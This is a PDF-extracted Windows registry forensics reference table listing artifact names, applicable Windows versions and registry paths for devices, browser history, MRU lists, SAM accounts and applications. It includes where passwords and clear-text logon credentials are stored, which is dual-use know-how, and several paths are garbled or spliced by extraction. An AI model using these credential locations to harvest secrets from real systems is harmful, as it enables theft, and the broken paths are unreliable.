Computer Name and Volume Serial Number	X P				7 8	10 NTUSER.DAT\Software\Microsoft\Windows Media\WMSDK\General
Converted Wallpaper	X P				7 8	10 NTUSER.DAT\Control Panel\Desktop

<b>Cortana Search</b>				1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.com/search?q=
<b>Cortana Search</b>				1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.&input=2&FORM=WNS_BOX&cc=US&setlang=en-US&sbts=/ 0
<b>Credential Provider Filters</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\Credential Provider Filters\*
<b>Credential Provider Filters</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Authentication\Credential Provider Filters\*
<b>Credential Providers</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\*
<b>Credential Providers Current Configuration</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\*
<b>Current Control Set</b>			7		HKEY_CURRENT_CONFIG SYSTEM\Select
<b>Current Control Set Information</b>	X P		7	8 0	1 SYSTEM\Select
<b>Current Drive Enumeration Service</b>	X P		7	8 0	1 SYSTEM\ControlSet001\services\Disk\Enum
<b>Current Theme</b>			7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Themes
<b>Current USB Storage Enumeration Service</b>	X P		7	8 0	1 SYSTEM\ControlSet001\services\USBSTOR\Enum
<b>Current Version Information</b>	X P		7	8 0	1 SOFTWARE\Microsoft\Windows\CurrentVersion\
<b>Currently Defined Printer</b>			7		SYSTEM\ControlSet###\Control\Print\Printers
<b>Currently Mounted Drives MRU</b>			7	8 0	1 SYSTEM\CurrentControlSet\Services\Disk\Enum
<b>Custom Group List by RID</b>			7		SAM\Domains\Account\Aliases\
<b>Custom Group Names</b>			7		SAM\Domains\Account\Aliases\Names

<b>DAP Categories</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Category
<b>DAP Context Menu 1</b>	X P				HKEY_USERS\ S-1-5-21- 1757981266-1708537768- 725345543- 500\Software\Microsoft\Intern etExplorer\MenuExt
<b>DAP Context Menu 2</b>	X P				HKEY_USERS\ S-1-5-21- 1757981266-1708537768- 725345543- 500\Software\Microsoft\Intern etExplorer\MenuExt
<b>DAP DL Activity</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator
<b>DAP Download Dir</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\((Site/Se rver)\DownloadDir
<b>DAP Download URLs</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\HistoryCombo
<b>DAP FileList</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList
<b>DAP Host Data</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\HostsDat a
<b>DAP Ignored Sites</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\((Site/Se rver)\BlackList
<b>DAP Install/V/Path</b>	X P				HKEY_LOCAL_MACHINE\SOFTWARE\M icrosoft\Windows\CurrentVersi on\Uninstall\Download Accelerator Plus
<b>DAP Protected URLs</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\FileList\((Site/Se rver)
<b>DAP Proxy Data</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\Proxy
<b>DAP Searched Words</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\SearchTab
<b>DAP Unique File ID</b>	X P				HKEY_USERS\SID\Software\Speed Bit\Download

					Accelerator\FileList\{(Unique File ID)
DAP User Credentials	X P				HKEY_USERS\SID\Software\Speed Bit\Download Accelerator\UserInfo
Defrag Last Run Time			7	8 0	SOFTWARE\Microsoft\Dfrg\Statistics\ Volume/ LastRunTime
Disables (or stores if 1) clear-text creds				8	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredentia
Disk Class Filter Driver stdcfltn				1 0	SYSTEM\ControlSet001\services\ stdcfltn
Display Enumeration	X P		7	8 0	SYSTEM\ControlSet001\Enum\ DISPLAY\
Display Monitor Settings			7		SYSTEM\ControlSet###\Enum\Display
Display Monitors	X P		7	8 0	SYSTEM\ControlSet###\Enum\Display
DLLs Loaded at Bootup			7		SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
DLLs Loaded at Bootup	X P		7	8 0	SYSTEM\ControlSet###\Control\SessionManager\KnownDLLs
Drives Mounted by User	X P		7	8 0	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\ Explorer\ MountPoints2\
Dynamic Disk	X P		7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
Dynamic Disk Identification			7		SYSTEM\ControlSet###\Services\ DMIO\Boot Info\Primary Disk Group
Edge Browser Favorites, Edge Favorites				1 0	UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\FavOrder\Favorites\ / Order
Edge History Days to Keep				1 0	UsrClass.dat \Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppContainer\Storage\microsoft. microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\ Url History / DaysToKeep
Edge Typed URLs				1 0	UsrClass.dat \ Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ App Container\Storage\microsoft.

						microsofedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
<b>Edge Typed URLs Time</b>						1 0 UsrClass.dat \ Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsTime
<b>Edge Typed URLs Visit Count</b>						1 0 UsrClass.dat \ Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
<b>EFS</b>	X P			7	8	1 0 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\EFS\CurrentKeys
<b>EFS Attribute in File Explorer Green Color</b>						1 0 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
<b>Encrypted Page File</b>				7	8	1 0 SYSTEM\ControlSet###\Control\FileSystem\NtfsEncryptPagingFile
<b>Event Log Restrictions</b>				7		SYSTEM\ControlSet###\Services\EventLog\Application
<b>Event Log Restrictions</b>	X P			7	8	1 0 SYSTEM\ControlSet###\Services\EventLog\Application\RestrictGuest Access
<b>Favorites</b>						1 0 UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\Favorites
<b>File Access Windows Apps</b>						1 0 UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\PersistedStorageItemTable\ManagedByApp
<b>File Associations for Immersive Apps/Windows Apps</b>					8	1 0 UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Packages\AppCapabilities\FileAssociations
<b>File Extension Association Apps MRU</b>	X P			7	8	1 0 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Exp

					lorer\ FileExts\.\OpenWithList	
<b>File Extension Associations</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.
<b>File Extension Associations Global</b>	X P		7	8	1 0	SOFTWARE\Classes\.ext
<b>File Extensions Program Association</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.\OpenWithPrograms
<b>File History</b>				8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory
<b>File History Home Group Settings</b>				8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\FileHistory\HomeGroup\Target
<b>File History Last Backup Time</b>				8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\FileHistory\ProtectedUpToTime
<b>File History User(s) Initiating</b>				8	1 0	SYSTEM\ControlSet###\Services\fhsvc\Parameters\Configs
<b>Firewall Enabled</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableProfile
<b>Firewall On or Off</b>			7			SYSTEM\ControlSet###\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall
<b>Floppy Disk Information</b>	X P	V				SYSTEM\ControlSet###\Enum\FDC\
<b>Folder Descriptions</b>			7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\
<b>Folders Stream MRUs</b>						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU
<b>FTP</b>			7			NTUSER.DAT\Software\Microsoft\FTP\Accounts\
<b>FTP</b>	X P		7			NTUSER.DAT\Software\Microsoft\FTP\Accounts\
<b>General Open/Saved</b>	X P		7			HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU



<b>General Recent Docs</b>	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	
<b>General Recent Files</b>	X P				HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced	
<b>General USB Devices</b>			7		HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR	
<b>Google Chrome Last Browser Run Time</b>					NTUSER.DAT\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9Ec-AFF1-A69D9E530F96} / lastrun	
<b>Google Chrome Version</b>					NTUSER.DAT\Software\Google\Chrome\BLBeacon	
<b>Google Client History</b>			7		NTUSER.DAT\Software\Google\NavClient\1.1\History	
<b>Google Client History</b>					NTUSER.DAT\Software\Google\NavClient\1.1\History	
<b>Google Update Date/Time</b>					NTUSER.DAT\Software\Google\Google Toolbar\GoogleUpdate / InstallTimestamp	
<b>Group Memberships</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ GroupMembership
<b>Group Memberships</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\
<b>Group Names - Default</b>	X P		7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\ Names
<b>Groups - Default</b>	X P		7	8	1 0	SAM\SAM\Domains\Builtin\Aliases\
<b>Groups Names User or App Defined</b>	X P		7	8	1 0	SAM\SAM\Domains\Account\Aliases\ Names
<b>Groups Names User or App Defined</b>	X P		7	8	1 0	SAM\SAM\Domains\Account\Aliases\
<b>History - Days to Keep</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Url History /DaysToKeep
<b>History days to keep</b>					1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\ Storage\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\InternetSettings\Url History /DaysToKeep
<b>Hive List Paths</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\hivelist
<b>Home Group</b>			7			SYSTEM\ControlSet###\services\HomeGroupProvider\ServiceData

Home Group			7	8	1	SYSTEM\ControlSet###\Services\HomeGroupProvider\ServiceData\
Home Group Host			7	8	1	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\UIStatusCache
Home Group ID GUID			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\HME\
Home Group Info			7	8	1	SYSTEM\ControlSet###\Services\HomeGroupProvider\ServiceData\
Home Group Initiated			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\HME
Home Group Members			7	8	1	SYSTEM\ControlSet###\Services\HomeGroupProvider\ServiceData\Members\
Home Group Members MAC Address(es)			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\HME\Members
Home Group Network Locations Home			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\NetworkLocations\Home
Home Group Network Locations Work			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\NetworkLocations\Work
Home Group Sharing Preferences			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\HME\SharingPreferences\
Home Group Sharing Preferences			7	8	1	SOFTWARE\Microsoft\Windows\CurrentVersion\HomeGroup\SharingPreferences\
Human Interface Devices			7			SYSTEM\ControlSet###\Enum\HID
Human Interface Devices	X	P	7	8	1	SYSTEM\ControlSet###\Enum\HID
ICQ						NTUSER.DAT\Software\Mirabilis\ICQ\*
ICQ Information						SOFTWARE\Mirabilis\ICQ\Owner
ICQ Last User						NTUSER.DAT\Software\Mirabilis\ICQ\Owners - LastOwner
ICQ Nickname						NTUSER.DAT\Software\Mirabilis\ICQ\Owners\UIN - Name
ICQ Registered Users						NTUSER.DAT\Software\Mirabilis\ICQ\Owners\UIN
IDE Device Information			7			SYSTEM\ControlSet###\Enum\IDE\

<b>IDE Device Information</b>	X P				1 8 0	SYSTEM\ControlSet###\Enum\IDE\
<b>IDE Enumeration</b>	X P				1 8 0	SYSTEM\ControlSet001\Enum\IDE\
<b>Identity</b>					1 0	settings.dat\LocalState\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Identity\Identities\
<b>Identity Live Account</b>					1 0	NTUSER\SOFTWARE\Microsoft\15.0\Common\Identity\Identities\
<b>IDM Incomplete DLs</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\Queue
<b>IDM Install, Proxy</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager
<b>IDM Installation</b>	X P					KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Internet Download Manager
<b>IDM Offline Browsing</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\GrabberSts\Projects
<b>IDM Passwords</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager>Passwords\URL
<b>IDM Total DL Count</b>	X P					HKEY_CURRENT_USER\Software\DownloadManager\maxID
<b>IE 6 Auto Logon and password</b>					7	NTUSER.DAT\Software\Microsoft\Protected Storage\System Provider\SID\Internet Explorer\Internet Explorer\ -URL: StringData
<b>IE 6 Clear Browser History</b>					7	NTUSER.DAT\Software\Microsoft\Internet Explorer\Privacy\ClearBrowserHistoryOnExit
<b>IE 6 Default Download Directory</b>					7	NTUSER.DAT\Software\Microsoft\Internet Explorer
<b>IE 6 Favorites List</b>					7	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\
<b>IE 6 Settings</b>					7	NTUSER.DAT\Software\Microsoft\Internet Explorer\Main
<b>IE 6 Typed URLs</b>					7	NTUSER.DAT\Software\Microsoft\Internet Explorer\Typed URLs
<b>IE Auto Complete Form Data</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider
<b>IE Auto Logon and Password</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\ SID\Internet Explorer\Internet Explorer

<b>IE Cleared Browser History on Exit on/off</b>					NTUSER.DAT\Software\Microsoft\Internet Explorer\Privacy / ClearBrowserHistoryOnExit	
<b>IE Default Download Directory</b>					NTUSER.DAT\Software\Microsoft\Internet Explorer	
<b>IE Favorites List</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites / Order
<b>IE History Status</b>	X P		7	8		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
<b>IE IntelliForms</b>						NTUSER.DAT\Software\Microsoft\Internet Explorer\IntelliForms
<b>IE Preferences, IE Settings</b>						NTUSER.DAT\Software\Microsoft\Internet Explorer\Main
<b>IE Protected Storage</b>	X P					HKEY_CURRENT_USER\SOFTWARE\Microsoft\ProtectedStorageSystemProvider
<b>IE Search Terms</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\SID\Internet Explorer\Internet Explorer - q:StringIndex
<b>IE Typed URLs</b>						NTUSER.DAT\Software\Microsoft\Internet Explorer\TypedURLs
<b>IE Typed URLs Time</b>						NTUSER.DAT\Software\Microsoft\Internet Explorer\TypedURLsTime
<b>IE URL History Days to Keep</b>						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\UrlHistory / DaysToKeep
<b>IE Web Form Data</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\SID\Internet Explorer\Internet Explorer -
<b>IE/Edge Auto Passwd If hidden from timeline view, key is present</b>					1 0	HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
<b>IM Contact List</b>					1 0	HKCU\Software\Microsoft\Windows\CurrentVersion\ActivityDataModel\ActivityAccountFilter\NTUSER.DAT\Software\Microsoft\MessengerService>ListCache\ .NET Messenger Service

<b>IM File Sharing</b>						NTUSER.DAT\Software\Microsoft\MSNMessenger\FileSharing - Autoshare
<b>IM File Transfers</b>						NTUSER.DAT\Software\Microsoft\Messenger Service - FtReceiveFolder
<b>IM File Transfers</b>						NTUSER.DAT\Software\Microsoft\MSNMessenger\ - FTReceiveFolder
<b>IM Last User</b>						NTUSER.DAT\Software\Microsoft\MessengerService>ListCache\ .NET Messenger Service - IdentityName
<b>IM Logging Enabled</b>						NTUSER.DAT\Software\Microsoft\MSN Messenger\PerPassportSettings\#####\ - MessageLoggingEnabled
<b>IM Message History</b>						NTUSER.DAT\Software\Microsoft\MSN Messenger\PerPassportSettings\#####\ - MessageLog Path
<b>IM MSN Messenger</b>						NTUSER.DAT\Software\Microsoft\MessengerService\ ListCache\ .NET MessengerService\*
<b>IM Saved Contact List</b>						NTUSER.DAT\Software\Microsoft\Messenger Service - ContactListPath
<b>IMV Usage</b>						NTUSER.DAT\Software\Yahoo\Pager\ IMVironments (global value)
<b>IMVs MRU list</b>						SNTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name\IMVironments
<b>Index Locations for local searches</b>					7 8 0	1 SOFTWARE\Microsoft\Windows Search\Gather\Windows\SystemIndex\StartPages\#> /URL
<b>Indexed Folders</b>					7 8 0	1 SOFTWARE\Microsoft\Windows Search\CrawlScopeManager\ Windows\SystemIndex\ WorkingSetRules\#>/ URL
<b>Installed Application</b>	X				7 8 0	1 SOFTWARE\Microsoft\Windows\ CurrentVersion\App Paths\
<b>Installed Applications</b>	X				7 8 0	1 SOFTWARE\
<b>Installed Applications</b>					7 8 0	1 SOFTWARE\Wow6432Node\

<b>Installed Applications</b>			7	8	1 0	SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SharedDLLs
<b>Installed Apps</b>						HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\{(AppPaths)}
<b>Installed Default Internet Browsers</b>	X	P	7	8	1 0	SOFTWARE\Clients\StartMenuInternet / default
<b>Installed Internet Browser</b>	X	P	7	8	1 0	SOFTWARE\Clients\StartMenuInternet\
<b>Installed Metro Apps - Per Computer</b>					1 8 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppData\Local\UserStore\Applications\
<b>Installed Metro Apps Per User</b>					1 8 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Appx\AppData\Local\UserStore\
<b>Installed Printers Properties</b>			7			SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
<b>Installed Windows Apps</b>					1 8 0	UsrClass.dat\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage
<b>Interface class GUID</b>			7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{10497b1b-ba51-44e5-8318-a65c837b6661}
<b>Internet Explorer 1</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
<b>Internet Explorer 2</b>			7			HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypeDUrls
<b>iPhone, iPad Mounting</b>					1 8 0	SYSTEM\ControlSet001\Enum\USB\
<b>Jump List on Taskbar</b>			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Taskband\Favorites and FavoritesResolve
<b>Jump List on Taskbar</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Taskband\Favorites and FavoritesResolve
<b>Jumplist Settings</b>						HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\
<b>Kazaa</b>						NTUSER.DAT\Software\Kazaa\*
<b>KaZaA Credentials</b>	X	P				HKEY_USERS\USER_HDD003_A\Software\KAZAA\UserDetails

<b>LANDesk softmon utility monitors application execution</b>						HKLM\SOFTWARE\[Wow6432Node]\LANDesk\ManagementSuite\WinClient\SoftwareMonitoring\MonitorLog\
<b>Last Accessed Date and Time setting</b>	X P			7	8	1 0 SYSTEM\ControlSet###\Control\FileSystem\NtfsDisableLastAccess Update Value
<b>Last Defrag</b>						1 0 SOFTWARE\Microsoft\Dfmg\Statics\Volume
<b>Last Failed Login</b>				7		SAM\Domains\Account\Users\FKey
<b>Last Logged on User</b>				7	8	1 0 SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI
<b>Last Logon Time</b>				7		SAM\Domains\Account\Users\FKey
<b>Last Theme</b>				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Themes\Last Theme
<b>Last Time Password Changed</b>				7		SAM\Domains\Account\Users\FKey
<b>Last Visited MRU</b>	X P					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
<b>Last Visited MRU</b>				7	8	1 0 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidLMRU
<b>Last-Visited MRU</b>	X P					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\ LastVisitedMRU
<b>Last-Visited MRU</b>				7	8	1 0 NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidLMRU
<b>Links a ConnectedDevicePlatform PlatformDeviceId to the name, type, etc of the device</b>						1 0 HKCU\Software\Microsoft\Windows\CurrentVersion\TaskFlow\DeviceCache
<b>Live Account ID</b>						1 0 NTUSER.DAT\SOFTWARE\Microsoft\Office\15.0\Common\Identity\Identities\_LiveId
<b>Live Account ID</b>						1 0 NTUSER.DAT\SOFTWARE\Microsoft\IdentityCRL\UserExtendedProperties/_ cid
<b>Live Account ID</b>						1 0 NTUSER.DAT\SOFTWARE\Microsoft\AuthCookies\Live\Default\CAW / Id

<b>Local Group List by RID</b>			7		SAM\Domains\Builtin\Aliases\
<b>Local Group Names</b>			7		SAM\Domains\Builtin\Aliases\Names
<b>Local Groups Identifiers</b>			7		SAM\Domains\Builtin\Aliases\Names
<b>Local Searches from Search Charm</b>					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\SearchHistory\Microsoft.Windows.FileSearch App
<b>Local Settings</b>					UsrClass.dat
<b>Local User Names</b>	X P		7	8 0	1 SAM\SAM\Domains\Account\Users\Names
<b>Local User Security Identifiers</b>			7		SAM\Domains\Account\Users\Names
<b>Logged In Winlogon</b>	X P		7	8 0	1 SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Logon Banner Caption and Message</b>	X P			8 0	1 SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeCaption and LegalNoticeText
<b>Logon Banner Message</b>			7		SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeText
<b>Logon Banner Title</b>			7		SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeCaption
<b>LPT Device Information</b>			7		SYSTEM\ControlSet###\Enum\LPTENUM\
<b>LPT Device Information</b>	X P		7	8 0	1 SYSTEM\ControlSet###\Enum\LPTENUM\
<b>LPTENUM Enumeration</b>	X P		7	8 0	1 SYSTEM\ControlSet001\Enum\LPTENUM\
<b>Machine SID Location</b>			7		SAM\Domains\Account\V
<b>Machine SID Location</b>	X P		7	8 0	1 SAM\SAM\Domains\Account / V
<b>Map Network Drive MRU</b>	X P		7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU
<b>Media Player 10 Recent List</b>			7		NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
<b>Media Player Recent List</b>	X P				NTUSER.DAT\Software\Microsoft\MediaPlayer\Player\RecentFileList
<b>Memory Saved During Crash</b>	X P		7	8 0	1 SYSTEM\ControlSet###\Control\CrashControl / DumpFile
<b>Memory Saved During Crash Enabled</b>	X P		7	8 0	1 SYSTEM\ControlSet###\Control\CrashControl / CrashDumpEnabled



Memory Saved Path During Crash			7			SYSTEM\ControlSet###\Control\CrashControl\DumpFile
Memory Saved While Crash Detail			7			SYSTEM\ControlSet###\Control\CrashControl\CrashDumpEnabled
Messenger Contacts	X	P				HKEY_USERS\Software\Microsoft\InternetExplorer\TypedUrls
Microsoft Access 2007 MRU			7			NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
Microsoft Access 2007 MRU Date			7			NTUSER.DAT\Software\Microsoft\Office\12.0\Access\Settings
Monitors Currently Attached				8	1	SYSTEM\ControlSet001\services\monitor\Enum
Mounted Devices	X	P	7	8	1	SYSTEM\MountedDevices
Mounted Devices	X	P	7	8	1	SYSTEM\MountedDevices
MRU Live Account					1	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\UserMRU\LiveId#\File MRU
MRU Non Live Account					1	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\File MRU
MRUs Common Dialog			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersions\Explorer\ComDlg32
mTorrent Build			7			HKEY_USERS\{(SID)\Software\BitTorrent\{(BitTorrent Client Name)\
mTorrent File Types			7			HKEY_CURRENT_USER\{(SID)\Software\Classes\btsearch\:"mTorrent"
mTorrent Install Path			7			HKEY_USERS\{(SID)\Software\Classes\Applications\mTorrent.exe\shell\open\command
MuiCache Post Vista			7	8	1	UsrClass.dat\Local Settings\Software\Microsoft\Windows\Shell\MuiCache
MuiCache Post Vista			7	8	1	UsrClass.dat\Local Settings\MuiCache#\ 52C64B7E
MUICache Vista						NTUSER.DAT\Software\Microsoft\Windows\Shell\MUICache
MuiCache XP	X	P				NTUSER.DAT\Software\Microsoft\Windows\ShellNoRoam\MUICache
Network - Computer Description	X	P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions
Network - Mapped Network Drive MRU	X	P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU

<b>Network Cards</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkCa rds\#
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Unmanaged
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Managed
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Nla\Cach
<b>Network Workgroup Crawler</b>			7			NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explo rer\WorkgroupCrawler\Shares
<b>Network Workgroup Crawler</b>	X P					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ WorkgroupCrawler\Shares
<b>Nikon View Photo Editor MRU</b>						NTUSER.DAT\Software\Nikon\ Ni konViewEditor\6.0\Recent File List
<b>NTUSER Info</b>						HKEY_USERS\
<b>Number of Processors in System</b>			7			SYSTEM\ControlSet###\Control\ Session Manager\Environment\NUMBER_OF _PROCESSORS
<b>Number of Processors in System</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\ Session Manager\Environment / NUMBER_OF_PROCESSORS
<b>Office Access 2007 MRU</b>						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\ Settings
<b>Office Access 2007 MRU Dates</b>						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\Settings
<b>Office Access MRU</b>						NTUSER.DAT\Software\Microsoft \Office\\Access\File MRU
<b>Office Access Recent Databases</b>						NTUSER.DAT\Software\Microsoft \Office\\ Common\Open Find\ Microsoft Office Access\Settings\File New Database\File Name MRU
<b>Office Access Trusted Documents RU</b>						NTUSER.DAT\Software\Microsoft \Office\\Access\Security\Trus ted Documents\TrustRecords
<b>Office Access Trusted Locations MRU</b>						NTUSER.DAT\Software\Microsoft \ Office\Access\Security\ Tru sted Locations\Location2
<b>Office Excel Autosave (File Recovery)</b>						NTUSER.DAT\Software\Microsoft \ Office\ver#\Excel\ Resilien cy\ Document Recovery\

<b>Office Excel MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\File MRU
<b>Office Excel MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\User MRU\LiveId_\File MRU
<b>Office Excel Place MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\Place MRU
<b>Office Excel Place MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\User MRU\LiveId_\Place MRU
<b>Office Excel Recent Spreadsheets</b>					NTUSER.DAT\Software\Microsoft \office\Common\Open Find\ Microsoft Office Excel\Settings\ Save As\File Name MRU
<b>Office Excel Trusted Documents MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\Security\Trus ted Documents
<b>Office Excel Trusted Locations MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Excel\Security\Trus ted Locations
